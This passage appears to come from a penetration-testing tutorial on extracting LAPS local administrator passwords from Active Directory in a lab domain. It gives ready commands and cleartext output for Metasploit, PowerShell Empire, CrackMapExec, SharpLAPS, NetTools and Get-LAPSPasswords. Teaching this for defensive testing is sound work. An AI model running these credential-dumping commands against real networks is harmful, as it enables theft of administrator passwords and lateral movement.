


```
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

C:\Users\Administrator>gpupdate /force
Updating policy...
```

Since the LAPS is activated on our machine, we can check for the credentials and the users that were generated due to the installation. We need to open the Active Directory Users and Computers window as shown. Also, to work effectively, we need to enable the Advanced Features option as demonstrated.



Now to ensure that it is working fine, let’s check the password given by LAPs to DEMO in its properties. The LAPS has assigned a random password to the demo, as shown in the image below.




Name	Type	Description
aarti	User	
DEMO	Computer	

DEMO Properties

Attributes:

Attribute	Value
ms-Mcs-AdmPwd	1Zp@1VY5!4MpQQ
ms-Mcs-AdmPwdExpi...	132695590857497442
mSMQDigests	<not set>
mSMQDigestsMig	<not set>
mSMQSignCertificates	<not set>
mSMQSignCertificate...	<not set>
msNPAllowDialin	<not set>
msNPCallingStationID	<not set>
msNPSavedCallingSt...	<not set>
msPKIAccountCrede...	<not set>
msPKI-CredentialRoa...	<not set>
msPKIDPAPIMasterK...	<not set>
msPKIRoamingTimeS...	<not set>
msRADIUSCallbackN...	<not set>

We can also use the LAPS UI that was installed as a part of LAPS to configure and toggle the various users, properties, and credentials with the ability to set the expiration date and time for the password of that particular user as shown in the image.



Computer name: demo

Password: 1Zp@1VY5!4MpQQ

Password expires: 6/30/2021 1:38:05 PM


New expiration time (leave as is for immediate expiration): Monday , May 31, 2021 2:16:41 PM

Metasploit

On compromised accounts of DC, use the following module of the Metasploit to extract the LAPS password for other end users. It will recover the LAPS (Local Administrator Password Solution) passwords, configured in Active Directory, which is usually only accessible by privileged users. Note that the local administrator account name is not stored in Active Directory, so it is assumed to be 'Administrator' by default.

```
use post/windows/gather/credentials/enum_laps
 set session 2
exploit
```

As a result, it will dump the password in cleartext as shown in the image given below.




```
msf6 > use post/windows/gather/credentials/enum_laps
msf6 post(windows/gather/credentials/enum_laps) > set session 2
session => 2
msf6 post(windows/gather/credentials/enum_laps) > exploit

[*] Parsing results ...
Local Administrator Password Solution (LAPS) Results
====================================================

 distinguishedName                    dNSHostName        ms-MCS-AdmPwd   ms-MCS-AdmPwdExpirationTime
 -----------------                    -----------        -------------   ---------------------------
 CN=DEMO,OU=Tech,DC=ignite,DC=local   demo.ignite.local  1Zp@1VY5!4MpQQ  30/06/2021 16:38:05 GMT -0400

[+] Results saved to: /root/.msf4/loot/20210531172356_default_192.168.1.45_laps.passwords_030196.txt
[*] Post module execution completed
```

PowerShell Empire

The same can be done with the help of PowerShell Empire, it allows an attacker to dump the end-user's credentials through a compromised account. It uses a PowerShell script to get the LAPS password with the help of the following:

```
usemodule credentials/get_lapspasswords
execute
```

Similarly, it will also dump passwords in cleartext, thus an attacker can access the other machine present in the network with the help of extracted credentials.




```
(Empire: WVAG6BXF) > usemodule credentials/get_lapspasswords
(Empire: powershell/credentials/get_lapspasswords) > execute
[*] Tasked WVAG6BXF to run TASK_CMD_JOB
[*] Agent WVAG6BXF tasked with task ID 1
[*] Tasked agent WVAG6BXF to run module powershell/credentials/get_lapspasswords
(Empire: powershell/credentials/get_lapspasswords) >
Job started: F2A8EG



Hostname   : demo.ignite.local
Stored     : 1
Readable   : 1
Password   : 1Zp@1VY5!4MpQQ
Expiration : 6/30/2021 1:38:05 PM

Hostname   : DC1.ignite.local
Stored     : 0
Readable   : 0
Password   :
Expiration : NA
```

CrackMapExec

CrackMapExec, also known as CME, is a post-exploitation tool. The developer of the tool describes it as a "Swiss army knife for pen-testing networks", which I find is an apt description. The tool was developed in Python and lets us move laterally in an environment while being situationally aware. It abuses the Active Directory security by gathering all the information from IP addresses in order to harvest the credentials from SAM. Here, we are using it to connect to the Active Directory from our Kali Linux machine via the LDAP protocol and then try to dump the credentials from LAPS in clear text as shown in the image below.

For more details, check out **Lateral Movement on Active Directory: CrackMapExec**

```
crackmapexec ldap 192.168.1.172 -u administrator -p 'Ignite@123' --kdcHost 192.168.1.172 -M laps
```




```
┌──(root💀kali)-[~]
└─# crackmapexec ldap 192.168.1.172 -u administrator -p 'Ignite@123' --kdcHost 192.168.1.172 -M laps
[-] Failed loading module at /usr/lib/python3/dist-packages/cme/modules/slinky.py: No module named 'pylnk3'
LDAP        192.168.1.172   389    DC1              [*] Windows Server 2016 Standard Evaluation 14393 x64 (name:DC1)
LDAP        192.168.1.172   389    DC1              [+] ignite.local\administrator:Ignite@123
LAPS        192.168.1.172   389    DC1              [*] Getting LAPS Passwords
LAPS        192.168.1.172   389    DC1              Computer: DEMO$                Password: 1Zp@1VY5!4MpQQ
```

Enough tools and frameworks from our Linux-based Kali machine. Time to perform Credential Dumping from the Windows Machine since it will be the most readily available machine connected in the Active Directory. We start with SharpLAPS

SharpLAPS

It is an executable that was created to be executed within the Cobalt Strike session but can be used as a standalone executable. It targets the ms-msc-AdmPwd attribute and grabs the credentials that are stored inside it. **Download here**.

```
SharpLAPS.exe /user:IGNITE\Administrator /pass:Ignite@123 /host:192.168.1.172
```




```
C:\Users\Administrator\Downloads>SharpLAPS.exe /user:IGNITE\Administrator /pass:Ignite@123 /host:192.168.1.172

   _____ __                     __    ___    ____  _____
  / ___// /_  ____ __________  / /   /   |  / __ \/ ___/
  \__ \/ __ \/ __ `/ ___/ __ \/ /   / /| | / /_/ /\__ \
 ___/ / / / / /_/ / /  / /_/ / /___/ ___ |/ ____/___/ /
/____/_/ /_/\__,_/_/  / .___/_____/_/  |_/_/    /____/
                     /_/

[+] Using the following credentials
Host: LDAP://192.168.1.172:389
User: IGNITE\Administrator
Pass: Ignite@123

[+] Extracting LAPS password from LDAP
Machine  : DEMO$
Password : 1Zp@1VY5!4MpQQ

C:\Users\Administrator\Downloads>
```

NetTools

Next, we move on to a GUI-based approach. Here, we use a tool that was created to debug the Active Directory Issues but can be used to perform credential dumping on LAPS as well. It provides the ability to troubleshoot, query, report, and update Active Directory and other LDAP-based directories.

Download here.



Server:

Scope: Entire Forest

Username: demo

☑ Use Global Catlog ☑ Use GC for foreign objects ☑ Return Users Only

Name	DisplayName	SamAccountName	ObjectClass	dis
DEMO		DEMO$	computer	CN

Object Properties - DEMO


Password: 1Zp@1VY5!4MpQQ

Last Set: 30/06/2021

Get-LAPSPasswords

After Linux based approach and Windows binaries and GUI systems, we finally descend upon the PowerShell function that can pull the local admin passwords from the LDAP which are stored via the LAPS implementation. It was created by Karl Fosaaen. It can be obtained from his GitHub.

```
Get-LAPSPasswords -DomainController 192.168.1.172 -Credential IGNITE\Administrator
| Format-Table -AutoSize
```



```
PS C:\Users\raj\Desktop> Get-LAPSPasswords -DomainController 192.168.1.172 -Credential IGNITE\Administrator | Format-Table -AutoSize

Hostname         Stored Readable Password       Expiration
--------         ------ -------- --------       ----------
DC1.ignite.local 0      0                       NA
demo.ignite.local 1     1        1Zp@1VY5!4MpQQ 7/1/2021 2:08:05 AM
DC1.ignite.local 0      0                       NA


PS C:\Users\raj\Desktop>
```

Conclusion

We see that LAPS is an admirable function that was introduced by Microsoft but it poses the threat of leaking sensitive credential data. This is a lapse in security that cannot be ignored. Hence, it is recommended to integrate additional security measures with the implementation of LAPS to prevent such leakage.